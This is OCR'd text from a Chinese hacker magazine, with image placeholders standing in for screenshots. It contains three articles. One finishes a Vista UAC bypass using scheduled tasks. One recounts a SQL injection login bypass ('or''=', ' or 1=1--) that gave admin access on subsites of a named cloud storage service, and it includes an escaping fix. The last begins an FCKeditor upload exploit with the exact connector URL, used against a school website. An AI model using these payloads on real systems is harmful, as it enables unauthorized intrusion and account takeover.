


图5 程序激活运行

打开系统的注册表编辑器，我们在注册表的HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree下面发现新添加的计划任务。也就是说我们只需要在本地计算机系统配置好相应的计划任务后，将该配置信息导出后再导入其他的Vista系统中，就可以在启动的时候成功运行指定的文件。

三、小结

到此为止，关于Vista系统的安全小漏洞就为大家演示到这，虽然这次演示是在本地计算机中进行的，但是大家只需要通过脚本程序下载相应的程序，并提供脚本代码对系统注册表进行修改还是可以进行远程利用的。被微软寄予厚望的UAC功能就这样被其指定的功能给击破，而且这也不是UAC功能第一次被击破了，所以大家对于新的系统新的功能“不可不信，也不要迷信”。

编辑点评：

使用Vista的现在应该还是小众吧，至少小编附近还未普及。Vista给我的第一感觉很不适应，用惯了XP后感觉自己都变傻了，看着Vista的稍微复杂一点的配置就晕。不晓得有多少人跟得上微软的步伐？有的话，就好好研究下手中的Vista吧。

又见低级漏洞——畅易网盘之盘中有洞

图 —TJS

从本文你可以学到：

畅易网盘漏洞分析

最近正在看黑手的《精通脚本黑客》，不是我在宣传哦，这书的确不错，而且让我有了一次和大站零距离的接触哦。虽然偶早就看黑手这类杂志了，可是一直比较懒，没怎么去实践。导致本人入侵能力低下。因为偶现在打算要学好脚本方面，所以下决心多实践。好，进入正题！

现在大家是不是经常用网盘存储文件？在享受服务的同时你有没有想过他们服务的安全呢？我比较喜欢畅易网盘，体积大，速度也一流，可是安全就是不咋滴……前几天进入自己网盘的时候说网盘5月30号进行系统升级了，唉，又得重新上传自己的东西了。今天无意随手测试了它的几个分站，果然存在低级漏洞，后果比较严重哦！

主站有网络硬盘、软件下载、虚拟主机、免费统计、网络游戏五个分站，如图1。

个别站域名独立，先跑虚拟主机站看看，因为比较感兴趣，看看空间挺便宜的，来到登录界面，如图2。

输入'or''='后，来到图3这个比较简陋的管理页面。

此站提供3天免费使用申请，申请后进入的管理页面是一样的，这么说我们申请个免费站只要定时启动不让它停止就可以免费使用了哦！另外还可以直接改FTP、MYSQL密码，貌似只要填写修改那个密码就可以改哦！看看抓图4、图5，当然改之前把站点名称写好就可以了哦！不过我没有改动任何数据，也没有给自己开站哦，还善良吧！

难道就只有这分站有漏洞吗？不甘心，再找，看到两个新开的网络游戏和免费统计。游戏那分站没什么好利用的，来到网站统计的页面，看它宣传的是使用最新Ajax技术，说哪个方面都很强。从注册页面可以看出是以邮箱地址做用户名方式来登陆的，所以来到登陆界面，照样输入'or''='后面随便再加个@xxx.com，密码处为'or''='，看图6。

点击登陆看看，神奇的效果出现了！LOOK下图7，而且是管理员权限哦，看我的站点里面的四个域名，都是同级别的分站哦！




图1 几个分站




图2 登录界面

下面分析下'or''='漏洞形成的原因，因为在刚才的登陆页面查看源文件是无法找到登入时的判断语句代码的（*小编：这个肯定啦，这里看到的是解析以后的啦～*），另外这站页面还运用了Ajax技术（*小编：这个和网站漏洞有什么关系?*）。




图3 管理页面




图4 修改FTP密码

因此这里只能简单讲一下，OR是一个逻辑运算符，在登陆的查询判断语句中左右两边只要一个为真结果就为真。

有时候登陆的语句不同，可能绕过认证方法也不同，比如有的时候要使用'or'='or'来登陆，还有很多如' or 1=1-- ；'or 'a'='a--（*小编：这个其实是一样的，只是把后面的语句注释掉*）等。




图5 修改MYSQL密码

防范的方法就是过滤单引号，看例子把单引号转换成两个单引号，漏洞修补代码如下：

```
Name=Replace(trim(Request.Form("UserName")),"'","''")
Password=Replace(trim(Request.Form("Password")),"'","''")
```

无过滤源代码为：

```
Name=trim(Request.Form("UserName"))
Password=trim(Request.Form("Password"))
```




图6 登录

到此说得差不多了，可能大家看到的时候漏洞已经补了。

其实脚本这东西学起来很快，最近和曾云好聊天（都成朋友了，呵呵），他说他接触计算机也三年多，三年多就能写出《精通脚本黑客》这本书，羡慕吧！其实我倒挺想告诉大家，如果你从事网络有关的工作，那至少应该了解一点这方面的安全知识，况且脚本方面才是现在入侵的主流技术，假如你写的网站程序不安全，那还有什么市场前景可言……




图7 管理页面

编辑点评：

说真的，这篇文章没有什么技术含量，只是运气好发现了这个低级的'or''='漏洞，呵呵～本来不打算刊登的，但看到小作者附带的"告白"和对《黑手》的一些发自内心的建议，老编喃喃"这个孩子很用心"，于是决定为了鼓励这个用心的孩子，刊登这篇文章，希望更多"用心"的孩子出现在Nohack的舞台上。

对"记Fckeditor上传漏洞发现全过程"的一点补充

文 逍遥复仇[L.S.T]

从本文你可以学到：

Fckeditor漏洞利用

在07年1期杂志"记Fckeditor上传漏洞发现全过程"一文中，CQXB兄弟为我们详细演示了Fckeditor上传漏洞的全过程。但经过小弟的测试，感觉文中过于复杂容易出错。俗话说："简单的才是菜鸟喜欢的。"本文将向大家分享一下如何简单快速地得到shell和我在测试中的一些经验。

Fckeditor在线编辑系统在国内好像没有ewebeditor那样火，所以研究的人也不是很多。刚好我在入侵学校新开的网站时，进入后台后点击"添加新闻"，如图1。

刚一看还以为是ewebeditor呢，但可惜不是，通过查看源代码得知使用了Fckedito编辑系统。如图2。

好熟悉哦~！像在哪里见过，立即翻看《黑客手册》，找啊找，终于在1期中找到CQXB兄弟的文章，作者写道不能上传asp格式的文件，按照作者的方法抓包上传好多次但最终也未能成功（小菜嘛，可以理解的哦）。呵呵~~最后通过小编大哥对那篇文章的点评中获知这套系统以前出现过漏洞，问问百度大叔得出直接在网址后加入admin/FCKeditor/editor/filemanager/browser/default/browser.html?Type=all&Connector=connectors/asp/connector.asp就可以直接上传asa类型的文件了（其中Type=all这个变量是自己定义的）。

